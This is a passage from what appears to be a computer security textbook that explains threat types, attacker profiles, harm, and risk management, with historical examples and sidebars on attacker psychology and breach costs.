


FIGURE 1-7 Availability and Related Aspects

A person or system can do three basic things with a data item: view it, modify it, or use it. Thus, viewing (confidentiality), modifying (integrity), and using (availability) are the basic modes of access that computer security seeks to preserve.

Computer security seeks to prevent unauthorized viewing (confidentiality) or modification (integrity) of data while preserving access (availability).

A paradigm of computer security is **access control**: To implement a policy, computer security controls all accesses by all subjects to all protected objects in all modes of access. A small, centralized control of access is fundamental to preserving confidentiality and integrity, but it is not clear that a single access control point can enforce availability. Indeed, experts on dependability will note that single points of control can become single points of failure, making it easy for an attacker to destroy availability by disabling the single control point. Much of computer security's past success has focused on confidentiality and integrity; there are models of confidentiality and integrity, for example, see David Bell and Leonard La Padula [[BEL73](#), [BEL76](#)] and Kenneth Biba [[BIB77](#)]. Availability is security's next great challenge.

We have just described the C-I-A triad and the three fundamental security properties it represents. Our description of these properties was in the context of things that need protection. To motivate your understanding we gave some examples of harm and threats to cause harm. Our next step is to think about the nature of threats themselves.

Types of Threats

For some ideas of harm, look at [Figure 1-8](#), taken from Willis Ware's report [[WAR70](#)].

Although it was written when computers were so big, so expensive, and so difficult to operate that only large organizations like universities, major corporations, or government departments would have one, Ware’s discussion is still instructive today. Ware was concerned primarily with the protection of classified data, that is, preserving confidentiality. In the figure, he depicts humans such as programmers and maintenance staff gaining access to data, as well as radiation by which data can escape as signals. From the figure you can see some of the many kinds of threats to a computer system.




FIGURE 1-8 Computer [Network] Vulnerabilities (from [WAR70])

One way to analyze harm is to consider the cause or source. We call a potential cause of harm a **threat**. Harm can be caused by either nonhuman events or humans. Examples of **nonhuman threats** include natural disasters like fires or floods; loss of electrical power; failure of a component such as a communications cable, processor chip, or disk drive; or attack by a wild boar.

Threats are caused both by human and other sources.

Human threats can be either benign (nonmalicious) or malicious. **Nonmalicious** kinds of harm include someone’s accidentally spilling a soft drink on a laptop, unintentionally deleting text, inadvertently sending an email message to the wrong person, and carelessly typing “12” instead of “21” when entering a phone number or clicking “yes” instead of “no” to overwrite a file. These inadvertent, human errors happen to most people; we just hope that the seriousness of harm is not too great, or if it is, that we will not repeat the mistake.

Threats can be malicious or not.

Most computer security activity relates to **malicious, human-caused harm**: A

malicious person actually wants to cause harm, and so we often use the term *attack* for a malicious computer security event. Malicious attacks can be random or directed. In a **random attack** the attacker wants to harm any computer or user; such an attack is analogous to accosting the next pedestrian who walks down the street. An example of a random attack is malicious code posted on a website that could be visited by anybody.

In a **directed attack**, the attacker intends harm to specific computers, perhaps at one organization (think of attacks against a political organization) or belonging to a specific individual (think of trying to drain a specific person's bank account, for example, by impersonation). Another class of directed attack is against a particular product, such as any computer running a particular browser. (We do not want to split hairs about whether such an attack is directed—at that one software product—or random, against any user of that product; the point is not semantic perfection but protecting against the attacks.) The range of possible directed attacks is practically unlimited. Different kinds of threats are shown in [Figure 1-9](#).




FIGURE 1-9 Kinds of Threats

Threats can be targeted or random.

Although the distinctions shown in [Figure 1-9](#) seem clear-cut, sometimes the nature of an attack is not obvious until the attack is well underway, or perhaps even ended. A normal hardware failure can seem like a directed, malicious attack to deny access, and hackers often try to conceal their activity to look like ordinary, authorized users. As computer security experts we need to anticipate what bad things might happen, instead of waiting for the attack to happen or debating whether the attack is intentional or accidental.

Neither this book nor any checklist or method can show you *all* the kinds of harm that can happen to computer assets. There are too many ways to interfere with your use of these assets. Two retrospective lists of *known* vulnerabilities are of interest, however. The Common Vulnerabilities and Exposures (CVE) list (see <http://cve.mitre.org/>) is a dictionary of publicly known security vulnerabilities and exposures. CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of security tools and services. To measure the extent of harm, the Common Vulnerability Scoring System (CVSS) (see <http://nvd.nist.gov/cvss.cfm>) provides a standard measurement system that allows accurate and consistent scoring of vulnerability impact.

Advanced Persistent Threat

Security experts are becoming increasingly concerned about a type of threat called **advanced persistent threat**. A lone attacker might create a random attack that snares a few, or a few million, individuals, but the resulting impact is limited to what that single attacker can organize and manage. A collection of attackers—think, for example, of the cyber equivalent of a street gang or an organized crime squad—might work together to purloin credit card numbers or similar financial assets to fund other illegal activity. Such attackers tend to be opportunistic, picking unlucky victims' pockets and moving on to other activities.

Advanced persistent threat attacks come from organized, well financed, patient assailants. Often affiliated with governments or quasi-governmental groups, these attackers engage in long term campaigns. They carefully select their targets, crafting attacks that appeal to specifically those targets; email messages called spear phishing (described in [Chapter 4](#)) are intended to seduce their recipients. Typically the attacks are silent, avoiding any obvious impact that would alert a victim, thereby allowing the attacker to exploit the victim's access rights over a long time.

The motive of such attacks is sometimes unclear. One popular objective is economic espionage. A series of attacks, apparently organized and supported by the Chinese government, was used in 2012 and 2013 to obtain product designs from aerospace companies in the United States. There is evidence the stub of the attack code was loaded into victim machines long in advance of the attack; then, the attackers installed the more complex code and extracted the desired data. In May 2014 the Justice Department indicted five Chinese hackers in absentia for these attacks.

In the summer of 2014 a series of attacks against J.P. Morgan Chase bank and up to a dozen similar financial institutions allowed the assailants access to 76 million names, phone numbers, and email addresses. The attackers—and even their country of origin—remain unknown, as does the motive. Perhaps the attackers wanted more sensitive financial data, such as account numbers or passwords, but were only able to get the less valuable contact information. It is also not known if this attack was related to an attack a year earlier that disrupted service to that bank and several others.

To imagine the full landscape of possible attacks, you may find it useful to consider the kinds of people who attack computer systems. Although potentially anyone is an attacker, certain classes of people stand out because of their backgrounds or objectives. Thus, in the

following sections we look at profiles of some classes of attackers.

Types of Attackers

Who are attackers? As we have seen, their motivations range from chance to a specific target. Putting aside attacks from natural and benign causes, we can explore who the attackers are and what motivates them.

Most studies of attackers actually analyze computer criminals, that is, people who have actually been convicted of a crime, primarily because that group is easy to identify and study. The ones who got away or who carried off an attack without being detected may have characteristics different from those of the criminals who have been caught. Worse, by studying only the criminals we have caught, we may not learn how to catch attackers who know how to abuse the system without being apprehended.

What does a cyber criminal look like? In television and films the villains wore shabby clothes, looked mean and sinister, and lived in gangs somewhere out of town. By contrast, the sheriff dressed well, stood proud and tall, was known and respected by everyone in town, and struck fear in the hearts of most criminals.

To be sure, some computer criminals are mean and sinister types. But many more wear business suits, have university degrees, and appear to be pillars of their communities. Some are high school or university students. Others are middle-aged business executives. Some are mentally deranged, overtly hostile, or extremely committed to a cause, and they attack computers as a symbol. Others are ordinary people tempted by personal profit, revenge, challenge, advancement, or job security—like perpetrators of any crime, using a computer or not. Researchers have tried to find the psychological traits that distinguish attackers, as described in [Sidebar 1-1](#). These studies are far from conclusive, however, and the traits they identify may show correlation but not necessarily causality. To appreciate this point, suppose a study found that a disproportionate number of people convicted of computer crime were left-handed. Does that result imply that all left-handed people are computer criminals or that only left-handed people are? Certainly not. No single profile captures the characteristics of a “typical” computer attacker, and the characteristics of some notorious attackers also match many people who are not attackers. As shown in [Figure 1-10](#), attackers look just like anybody in a crowd.




FIGURE 1-10 Attackers

No one pattern matches all attackers.

Sidebar 1-1 An Attacker's Psychological Profile?

Temple Grandin, a professor of animal science at Colorado State University and a sufferer from a mental disorder called Asperger syndrome (AS), thinks that Kevin Mitnick and several other widely described hackers show classic symptoms of Asperger syndrome. Although quick to point out that no research has established a link between AS and hacking, Grandin notes similar behavior traits among Mitnick, herself, and other AS sufferers. An article in *USA Today* (29 March 2001) lists the following AS traits:

- poor social skills, often associated with being loners during childhood; the classic “computer nerd”
- fidgeting, restlessness, inability to make eye contact, lack of response to cues in social interaction, such as facial expressions or body language
- exceptional ability to remember long strings of numbers
- ability to focus on a technical problem intensely and for a long time, although easily distracted on other problems and unable to manage several tasks at once
- deep honesty and respect for laws

Donn Parker [[PAR98](#)] has studied hacking and computer crime for many

years. He states “hackers are characterized by an immature, excessively idealistic attitude ... They delight in presenting themselves to the media as idealistic do-gooders, champions of the underdog.”

Consider the following excerpt from an interview [[SHA00](#)] with “Mixer,” the German programmer who admitted he was the author of a widespread piece of attack software called Tribal Flood Network (TFN) and its sequel TFN2K:

Q: Why did you write the software?

A: I first heard about Trin00 [another piece of attack software] in July '99 and I considered it as interesting from a technical perspective, but also potentially powerful in a negative way. I knew some facts of how Trin00 worked, and since I didn't manage to get Trin00 sources or binaries at that time, I wrote my own server-client network that was capable of performing denial of service.

Q: Were you involved ... in any of the recent high-profile attacks?

A: No. The fact that I authored these tools does in no way mean that I condone their active use. I must admit I was quite shocked to hear about the latest attacks. It seems that the attackers are pretty clueless people who misuse powerful resources and tools for generally harmful and senseless activities just “because they can.”

Notice that from some information about denial-of-service attacks, he wrote his own server-client network and then a sophisticated attack. But he was “quite shocked” to hear they were used for harm.

More research is needed before we can define the profile of a hacker. And even more work will be needed to extend that profile to the profile of a (malicious) attacker. Not all hackers become attackers; some hackers become extremely dedicated and conscientious system administrators, developers, or security experts. But some psychologists see in AS the rudiments of a hacker's profile.

Individuals

Originally, computer attackers were individuals, acting with motives of fun, challenge, or revenge. Early attackers acted alone. Two of the most well known among them are Robert Morris Jr., the Cornell University graduate student who brought down the Internet in 1988 [[SPA89](#)], and Kevin Mitnick, the man who broke into and stole data from dozens of computers, including the San Diego Supercomputer Center [[MAR95](#)].

Organized, Worldwide Groups

More recent attacks have involved groups of people. An attack against the government of the country of Estonia (described in more detail in [Chapter 13](#)) is believed to have been an uncoordinated outburst from a loose federation of attackers from around the world. Kevin Poulsen [[POU05](#)] quotes Tim Rosenberg, a research professor at George Washington University, warning of “multinational groups of hackers backed by organized crime” and showing the sophistication of prohibition-era mobsters. He also reports that Christopher Painter, deputy director of the U.S. Department of Justice's computer crime

section, argues that cyber criminals and serious fraud artists are increasingly working in concert or are one and the same. According to Painter, loosely connected groups of criminals all over the world work together to break into systems and steal and sell information, such as credit card numbers. For instance, in October 2004, U.S. and Canadian authorities arrested 28 people from 6 countries involved in an international, organized cybercrime ring to buy and sell credit card information and identities.

Whereas early motives for computer attackers such as Morris and Mitnick were personal, such as prestige or accomplishment, recent attacks have been heavily influenced by financial gain. Security firm McAfee reports “Criminals have realized the huge financial gains to be made from the Internet with little risk. They bring the skills, knowledge, and connections needed for large scale, high-value criminal enterprise that, when combined with computer skills, expand the scope and risk of cybercrime.” [MCA05]

Organized Crime

Attackers’ goals include fraud, extortion, money laundering, and drug trafficking, areas in which organized crime has a well-established presence. Evidence is growing that organized crime groups are engaging in computer crime. In fact, traditional criminals are recruiting hackers to join the lucrative world of cybercrime. For example, Albert Gonzales was sentenced in March 2010 to 20 years in prison for working with a crime ring to steal 40 million credit card numbers from retailer TJMaxx and others, costing over \$200 million (*Reuters*, 26 March 2010).

Organized crime may use computer crime (such as stealing credit card numbers or bank account details) to finance other aspects of crime. Recent attacks suggest that professional criminals have discovered just how lucrative computer crime can be. Mike Danseglio, a security project manager with Microsoft, said, “In 2006, the attackers want to pay the rent. They don’t want to write a worm that destroys your hardware. They want to assimilate your computers and use them to make money.” [NAR06a] Mikko Hyppönen, Chief Research Officer with Finnish security company f-Secure, agrees that today’s attacks often come from Russia, Asia, and Brazil; the motive is now profit, not fame [BRA06]. Ken Dunham, Director of the Rapid Response Team for VeriSign says he is “convinced that groups of well-organized mobsters have taken control of a global billion-dollar crime network powered by skillful hackers.” [NAR06b]

Organized crime groups are discovering that computer crime can be lucrative.

McAfee also describes the case of a hacker-for-hire: a businessman who hired a 16-year-old New Jersey hacker to attack the websites of his competitors. The hacker barraged the site for a five-month period and damaged not only the target companies but also their Internet service providers (ISPs) and other unrelated companies that used the same ISPs. By FBI estimates, the attacks cost all the companies over \$2 million; the FBI arrested both hacker and businessman in March 2005 [MCA05].

Brian Snow [SNO05] observes that hackers want a score or some kind of evidence to give them bragging rights. Organized crime wants a resource; such criminals want to stay under the radar to be able to extract profit from the system over time. These different

objectives lead to different approaches to computer crime: The novice hacker can use a crude attack, whereas the professional attacker wants a neat, robust, and undetectable method that can deliver rewards for a long time.

Terrorists

The link between computer security and terrorism is quite evident. We see terrorists using computers in four ways:

- *Computer as target of attack:* Denial-of-service attacks and website defacements are popular activities for any political organization because they attract attention to the cause and bring undesired negative attention to the object of the attack. An example is the massive denial-of-service attack launched against the country of Estonia, detailed in [Chapter 13](#).
- *Computer as method of attack:* Launching offensive attacks requires the use of computers. Stuxnet, an example of malicious computer code called a worm, is known to attack automated control systems, specifically a model of control system manufactured by Siemens. Experts say the code is designed to disable machinery used in the control of nuclear reactors in Iran [[MAR10](#)]. The persons behind the attack are unknown, but the infection is believed to have spread through USB flash drives brought in by engineers maintaining the computer controllers. (We examine the Stuxnet worm in more detail in [Chapters 6](#) and [13](#).)
- *Computer as enabler of attack:* Websites, web logs, and email lists are effective, fast, and inexpensive ways to allow many people to coordinate. According to the Council on Foreign Relations, the terrorists responsible for the November 2008 attack that killed over 200 people in Mumbai used GPS systems to guide their boats, Blackberries for their communication, and Google Earth to plot their routes.
- *Computer as enhancer of attack:* The Internet has proved to be an invaluable means for terrorists to spread propaganda and recruit agents. In October 2009 the FBI arrested Colleen LaRose, also known as JihadJane, after she had spent months using email, YouTube, MySpace, and electronic message boards to recruit radicals in Europe and South Asia to “wage violent jihad,” according to a federal indictment.

We cannot accurately measure the degree to which terrorists use computers, because terrorists keep secret the nature of their activities and because our definitions and measurement tools are rather weak. Still, incidents like the one described in [Sidebar 1-2](#) provide evidence that all four of these activities are increasing.

Sidebar 1-2 The Terrorists, Inc., IT Department

In 2001, a reporter for the *Wall Street Journal* bought a used computer in Afghanistan. Much to his surprise, he found that the hard drive contained what appeared to be files from a senior al Qaeda operative. The reporter, Alan Cullison [[CUL04](#)], reports that he turned the computer over to the FBI. In his story published in 2004 in *The Atlantic*, he carefully avoids revealing anything he thinks might be sensitive.

The disk contained over 1,000 documents, many of them encrypted with relatively weak encryption. Cullison found draft mission plans and white papers setting forth ideological and philosophical arguments for the attacks of 11 September 2001. Also found were copies of news stories on terrorist activities. Some of the found documents indicated that al Qaeda was not originally interested in chemical, biological, or nuclear weapons, but became interested after reading public news articles accusing al Qaeda of having those capabilities.

Perhaps most unexpected were email messages of the kind one would find in a typical office: recommendations for promotions, justifications for petty cash expenditures, and arguments concerning budgets.

The computer appears to have been used by al Qaeda from 1999 to 2001. Cullison notes that Afghanistan in late 2001 was a scene of chaos, and it is likely the laptop's owner fled quickly, leaving the computer behind, where it fell into the hands of a secondhand goods merchant who did not know its contents.

But this computer's contents illustrate an important aspect of computer security and confidentiality: We can never predict the time at which a security disaster will strike, and thus we must always be prepared to act immediately if it suddenly happens.

If someone on television sneezes, you do not worry about the possibility of catching a cold. But if someone standing next to you sneezes, you may become concerned. In the next section we examine the harm that can come from the presence of a computer security threat on your own computer systems.

1.3 Harm

The negative consequence of an actualized threat is **harm**; we protect ourselves against threats in order to reduce or eliminate harm. We have already described many examples of computer harm: a stolen computer, modified or lost file, revealed private letter, or denied access to data. These events cause harm that we want to avoid.

In our earlier discussion of assets, we noted that value depends on owner or outsider perception and need. Some aspects of value are immeasurable, such as the value of the paper you need to submit to your professor tomorrow; if you lose the paper (that is, if its availability is lost), no amount of money will compensate you for it. Items on which you place little or no value might be more valuable to someone else; for example, the group photograph taken at last night's party can reveal that your friend was not where he told his wife he would be. Even though it may be difficult to assign a specific number as the value of an asset, you can usually assign a value on a generic scale, such as moderate or minuscule or incredibly high, depending on the degree of harm that loss or damage to the object would cause. Or you can assign a value relative to other assets, based on comparable loss: This version of the file is more valuable to you than that version.

In their 2010 global Internet threat report, security firm Symantec surveyed the kinds of goods and services offered for sale on underground web pages. The item most frequently offered in both 2009 and 2008 was credit card numbers, at prices ranging from \$0.85 to \$30.00 each. (Compare those prices to an individual's effort to deal with the effect of a

stolen credit card or the potential amount lost by the issuing bank.) Second most frequent was bank account credentials, at \$15 to \$850; these were offered for sale at 19% of websites in both years. Email accounts were next at \$1 to \$20, and lists of email addresses went for \$1.70 to \$15.00 per thousand. At position 10 in 2009 were website administration credentials, costing only \$2 to \$30. These black market websites demonstrate that the market price of computer assets can be dramatically different from their value to rightful owners.

The value of many assets can change over time, so the degree of harm (and therefore the severity of a threat) can change, too. With unlimited time, money, and capability, we might try to protect against all kinds of harm. But because our resources are limited, we must prioritize our protection, safeguarding only against serious threats and the ones we can control. Choosing the threats we try to mitigate involves a process called **risk management**, and it includes weighing the seriousness of a threat against our ability to protect.

Risk management involves choosing which threats to control and what resources to devote to protection.

Risk and Common Sense

The number and kinds of threats are practically unlimited because devising an attack requires an active imagination, determination, persistence, and time (as well as access and resources). The nature and number of threats in the computer world reflect life in general: The causes of harm are limitless and largely unpredictable. Natural disasters like volcanoes and earthquakes happen with little or no warning, as do auto accidents, heart attacks, influenza, and random acts of violence. To protect against accidents or the flu, you might decide to stay indoors, never venturing outside. But by doing so, you trade one set of risks for another; while you are inside, you are vulnerable to building collapse. There are too many possible causes of harm for us to protect ourselves—or our computers—completely against all of them.

In real life we make decisions every day about the best way to provide our security. For example, although we may choose to live in an area that is not prone to earthquakes, we cannot entirely eliminate earthquake risk. Some choices are conscious, such as deciding not to walk down a dark alley in an unsafe neighborhood; other times our subconscious guides us, from experience or expertise, to take some precaution. We evaluate the likelihood and severity of harm, and then consider ways (called countermeasures or controls) to address threats and determine the controls' effectiveness.

Computer security is similar. Because we cannot protect against everything, we prioritize: Only so much time, energy, or money is available for protection, so we address some risks and let others slide. Or we consider alternative courses of action, such as transferring risk by purchasing insurance or even doing nothing if the side effects of the countermeasure could be worse than the possible harm. The risk that remains uncovered by controls is called **residual risk**.

A basic model of risk management involves a user's calculating the value of all assets, determining the amount of harm from all possible threats, computing the costs of

protection, selecting safeguards (that is, controls or countermeasures) based on the degree of risk and on limited resources, and applying the safeguards to optimize harm averted. This approach to risk management is a logical and sensible approach to protection, but it has significant drawbacks. In reality, it is difficult to assess the value of each asset; as we have seen, value can change depending on context, timing, and a host of other characteristics. Even harder is determining the impact of all possible threats. The range of possible threats is effectively limitless, and it is difficult (if not impossible in some situations) to know the short- and long-term impacts of an action. For instance, [Sidebar 1-3](#) describes a study of the impact of security breaches over time on corporate finances, showing that a threat must be evaluated over time, not just at a single instance.

Sidebar 1-3 Short- and Long-term Risks of Security Breaches

It was long assumed that security breaches would be bad for business: that customers, fearful of losing their data, would veer away from insecure businesses and toward more secure ones. But empirical studies suggest that the picture is more complicated. Early studies of the effects of security breaches, such as that of Campbell [[CAM03](#)], examined the effects of breaches on stock price. They found that a breach's impact could depend on the nature of the breach itself; the effects were higher when the breach involved unauthorized access to confidential data. Cavusoglu et al. [[CAV04](#)] discovered that a breach affects the value not only of the company experiencing the breach but also of security enterprises: On average, the breached firms lost 2.1 percent of market value within two days of the breach's disclosure, but security developers' market value actually *increased* 1.36 percent.

Myung Ko and Carlos Dorantes [[KO06](#)] looked at the longer-term financial effects of publicly announced breaches. Based on the Campbell et al. study, they examined data for four quarters following the announcement of unauthorized access to confidential data. Ko and Dorantes note many types of possible breach-related costs:

“Examples of short-term costs include cost of repairs, cost of replacement of the system, lost business due to the disruption of business operations, and lost productivity of employees. These are also considered tangible costs. On the other hand, long-term costs include the loss of existing customers due to loss of trust, failing to attract potential future customers due to negative reputation from the breach, loss of business partners due to loss of trust, and potential legal liabilities from the breach. Most of these costs are intangible costs that are difficult to calculate but extremely important in assessing the overall security breach costs to the organization.”

Ko and Dorantes compared two groups of companies: one set (the treatment group) with data breaches, and the other (the control group) without a breach but matched for size and industry. Their findings were striking. Contrary to what you might suppose, the breached firms had no decrease in performance for the quarters following the breach, but their return on assets decreased in the third quarter. The comparison of treatment with control companies revealed that the control firms generally outperformed the breached firms. However, the breached firms outperformed the control firms in the fourth quarter.

These results are consonant with the results of other researchers who conclude

that there is minimal long-term economic impact from a security breach. There are many reasons why this is so. For example, customers may think that all competing firms have the same vulnerabilities and threats, so changing to another vendor does not reduce the risk. Another possible explanation may be a perception that a breached company has better security since the breach forces the company to strengthen controls and thus reduce the likelihood of similar breaches. Yet another explanation may simply be the customers' short attention span; as time passes, customers forget about the breach and return to business as usual.

All these studies have limitations, including small sample sizes and lack of sufficient data. But they clearly demonstrate the difficulties of quantifying and verifying the impacts of security risks, and point out a difference between short- and long-term effects.

